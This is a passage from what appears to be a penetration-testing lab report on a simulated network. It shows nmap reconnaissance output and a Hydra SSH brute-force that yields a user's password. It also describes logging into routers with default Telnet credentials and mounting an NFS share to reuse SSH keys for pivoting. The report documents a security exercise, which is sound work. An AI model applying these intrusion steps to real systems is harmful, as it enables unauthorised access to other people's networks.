


Figure3.0.40 13.13.13.0/24 subnet

Figure 3.0.40 shows two hosts on this subnet, they are:

- 13.13.13.12 – Computer 2
- 13.13.13.13 – Computer 3

Computer 3

By running a Nmap scan with the -sV – O switches we can identify what services, versions and operating systems are running.




Figure 3.0.41 Computer 3 Nmap scan with -sV -O

Figure 3.0.41 shows Computer 3 is a Ubuntu Linux system with one open SSH port. Next the bruteforce tool 'THCHydra' was ran against the SSH protocol. From the bash history log Figure 3.0.32 the user is 'xadmin'.




Figure 3.0.42 Hydra bruteforce Computer 3

Figure 3.0.42 shows that 'THCHydra' discovered the password of xadmin to be '!gatvol'. These credentials were then exploited.




Figure 3.0.43 ifconfig on Computer 3

Figure 3.0.43 shows that the credentials worked and the Ifconfig command was run to see the network connections on Computer 3. There were only two connections "eth0" and "lo", 'eth0' is the connection used to connect the PC to Computer 2 and 'lo' is a local loopback connection. There are no further connections on this branch.

192.168.0.229/30

A basic Nmap scan of the 192.168.0.229/30 subnet was undertaken

```
root@kali:~# nmap 192.168.0.229/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-09 10:39 EST
Nmap scan report for 192.168.0.229
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.230
Host is up (0.0023s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
```

Figure 3.0.44 192.168.0.229/30 subnet

Figure 3.0.44 shows two hosts on this subnet, they are:

- 192.168.0.229 - Router 2 (previously discovered)
- 192.168.0.230 – Router 3

Router 3

This router was scanned in further detail to identify what operating system and service versions were running.

```
root@kali:~# nmap -sV -O  192.168.0.230
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-09 07:48 EST
Nmap scan report for 192.168.0.230
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: Host: vyos; Device: router
```

Figure 3.0.45 Nmap scan with -sV -O switches

Figure 3.0.45 shows Router 3 is identical to Router 2. The system is accessible with the same default Telnet credentials as Router 1 and Router 2. By running the 'show interfaces' and 'show ip route' we can see what connections are on Router 3

```
vyos@vyos:~$
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth1             192.168.0.129/27                  u/u
eth2             192.168.0.233/30                  u/u
eth3             192.168.0.230/30                  u/u
lo               127.0.0.1/8                       u/u
                 3.3.3.3/32
                 ::1/128
vyos@vyos:~$
```

Figure 3.0.46 show interfaces on Router 3

```
vyos@vyos:~$
vyos@vyos:~$ show ip route | grep eth1
O   192.168.0.128/27 [110/10] is directly connected, eth1, 03:12:09
C>* 192.168.0.128/27 is directly connected, eth1
vyos@vyos:~$
```

Figure 3.0.47 Router 3 eth1

```
vyos@vyos:~$ show ip route | grep eth2
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 00:02:55
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 00:02:55
O   192.168.0.232/30 [110/10] is directly connected, eth2, 00:03:45
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 00:02:55
```

Figure 3.0.48 Router 3 eth2

```
vyos@vyos:~$
vyos@vyos:~$
vyos@vyos:~$ show ip route | grep eth3
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 03:11:31
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 03:11:31
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 03:11:31
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 03:11:31
O   192.168.0.228/30 [110/10] is directly connected, eth3, 03:12:21
C>* 192.168.0.228/30 is directly connected, eth3
```

Figure 3.0.49 Router 3 eth3

Figure's 3.0.46 – 3.0.49 shows interfaces and connections on Router 3:

- Eth3: Router 2 and beyond connections 192.168.0.228/30
- Eth1: A computer with a connection to Router 2 on the 192.168.0.128/27 subnet
- Eth2: Firewall and DMZ for another computer 192.168.0.232/30 , 192.168.0.240/30

192.168.0.128/27

A basic Nmap scan of the 192.168.0.128/27 subnet

```
root@kali:~# nmap 192.168.0.128/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-09 10:58 EST
Nmap scan report for 192.168.0.129
Host is up (0.0023s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.130
Host is up (0.0028s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
```

Figure 3.0.50 Nmap scan of 192.168.0.128/27

Figure 3.0.50 shows two hosts on this subnet, they are:

- 192.168.0.129 - Router 3
- 192.168.0.130 - Computer 4

Computer 4

By running a Nmap scan with the -sV – O switches we can identify what services, versions and operating systems are running.

```
root@kali:~# nmap -sV -O 192.168.0.130
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-09 11:02 EST
Nmap scan report for 192.168.0.130
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 3.0.51 Detailed Nmap scan with -sV -O

Figure 3.0.51 shows Computer 4 is a Ubuntu Linux system with three open ports SSH, RPCBIND, and a NFS file share. The NFS share was then mounted.




Figure 3.0.52 Mounting on Computer 4

Figure 3.0.52 shows Computer 4 mounted on the Kali Linux Machine however the '/etc/shadow' folder and username and password hash file were not visible. The '.ssh/' folder was visible with the authorised keys of computers that could be used to connect to Computer 4.




Figure 3.0.53 Authorised Keys on Computer 4

Figure 3.0.53 shows Computer 2's authorised SSH key which was discovered on Computer 4's '.ssh/' folder.




Figure 3.0.54 Computer 2 into Computer 4

Figure 3.0.54 shows that the SSH from Computer 2 into Computer 4 worked and the Ifconfig command was run to see the network connections on Computer 4. There were only two connections "eth0" and "lo", 'eth0' is the connection used to connect the network and 'lo' is a local loopback connection. There are no further connections on this branch.

192.168.0.232/30

A basic Nmap scan was run to identify what was on the 192.168.0.232/30 subnet

```
root@kali:~# nmap 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-20 16:06 EST
Nmap scan report for 192.168.0.233
Host is up (0.0023s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
```

Figure 4.0.55 Nmap scan

Figure 3.0.55 shows one hosts on this subnet;

- 192.168.0.233 Router 3 (previously discovered)

A more detailed scan was ran to establish if any further connections existed on the network.

Nmap scan with the -sV and -O scan against 192.168.0.232/30 subnet

```
root@kali:~# nmap -sV -O 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-12 08:49 EST
Nmap scan report for 192.168.0.233
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: Host: vyos; Device: router

OS and Service detection performed. Please report any incorrect results at https://
org/submit/ .
Nmap done: 4 IP addresses (1 host up) scanned in 35.38 seconds
```

Figure 3.0.56 Nmap scan with -O and -sV switches

Figure 3.0.56 shows only Router 3, nothing more was detected; therefore a more intrusive scan was run.

sudo nmap -sS -Pn -p- -T4 -vv –reason 192.168.0.233/30

where :

- -sS : SYN scan
- -Pn : Do not ping the host
- -p- : Scan all ports
- --vv : Notify of progress
- -reason : Provide a justification for the open port

```
Nmap scan report for 192.168.0.233
Host is up, received user-set (0.0011s latency).
Scanned at 2022-12-20 13:37:57 EST for 83s
Not shown: 65532 closed ports
Reason: 65532 resets
PORT    STATE SERVICE REASON
23/tcp  open  telnet  syn-ack ttl 62
80/tcp  open  http    syn-ack ttl 62
443/tcp open  https   syn-ack ttl 62

Nmap scan report for 192.168.0.234
Host is up, received user-set.
All 65535 scanned ports on 192.168.0.234 are filtered because of 65535 no-responses

Nmap scan report for 192.168.0.235
Host is up, received user-set.
All 65535 scanned ports on 192.168.0.235 are filtered because of 65535 no-responses

Read data files from: /usr/bin/../share/nmap
Nmap done: 4 IP addresses (4 hosts up) scanned in 148.35 seconds
           Raw packets sent: 458786 (20.187MB) | Rcvd: 65576 (2.623MB)
root@kali:~#
```

Figure 5.0.57 aggressive Nmap scan

Figure 3.0.57 shows 4 IP addresses, three of which are filtered. This suggests a firewall is being used to block the responses. Router 3 will be used to identify these connections.

```
vyos@vyos:~$ show ip route | grep eth2
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 00:02:55
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 00:02:55
O   192.168.0.232/30 [110/10] is directly connected, eth2, 00:03:45
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 00:02:55
```

Figure 3.0.58 Router 3 'show ip route' command

Figure 3.0.58 shows the 'eth2' connections that the firewall is hiding. The subnets are:

- 192.168.0.64/27
- 192.168.0.96/27
- 192.168.0.232/30
- 192.168.0.240/30

192.168.0.240/30

A detailed Nmap scan of 192.168.0.240/30 subnet with -O and -sV switches was then executed to identify the Operating System and Service versions.

```
Nmap done: 1 IP address (0 hosts up) scanned in 3.18 seconds
root@kali:~# nmap -O -sV 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-12 09:42 EST
Nmap scan report for 192.168.0.242
Host is up (0.0026s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
111/tcp open  rpcbind 2-4 (RPC #100000)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.o
mit/ .
Nmap done: 4 IP addresses (1 host up) scanned in 23.04 seconds
```

Figure 3.0.59 Nmap scan with -sV -O switches

Figure 3.0.59 shows a Ubuntu Linux system with three open ports SSH, RPCBIND, and a HTTP Apache webserver. This will be known as Webserver 2.

Webserver 2

Webserver 2's URL was used to connect to the server.




Figure 3.0.60 Webserver 2 homepage

Figure 3.0.60 shows various software and services are running on Webserver 2. The 'Dirb' tool was used to enumerate the website addresses. This identified the live web addresses used on this system. The full scan is available in Appendix E.

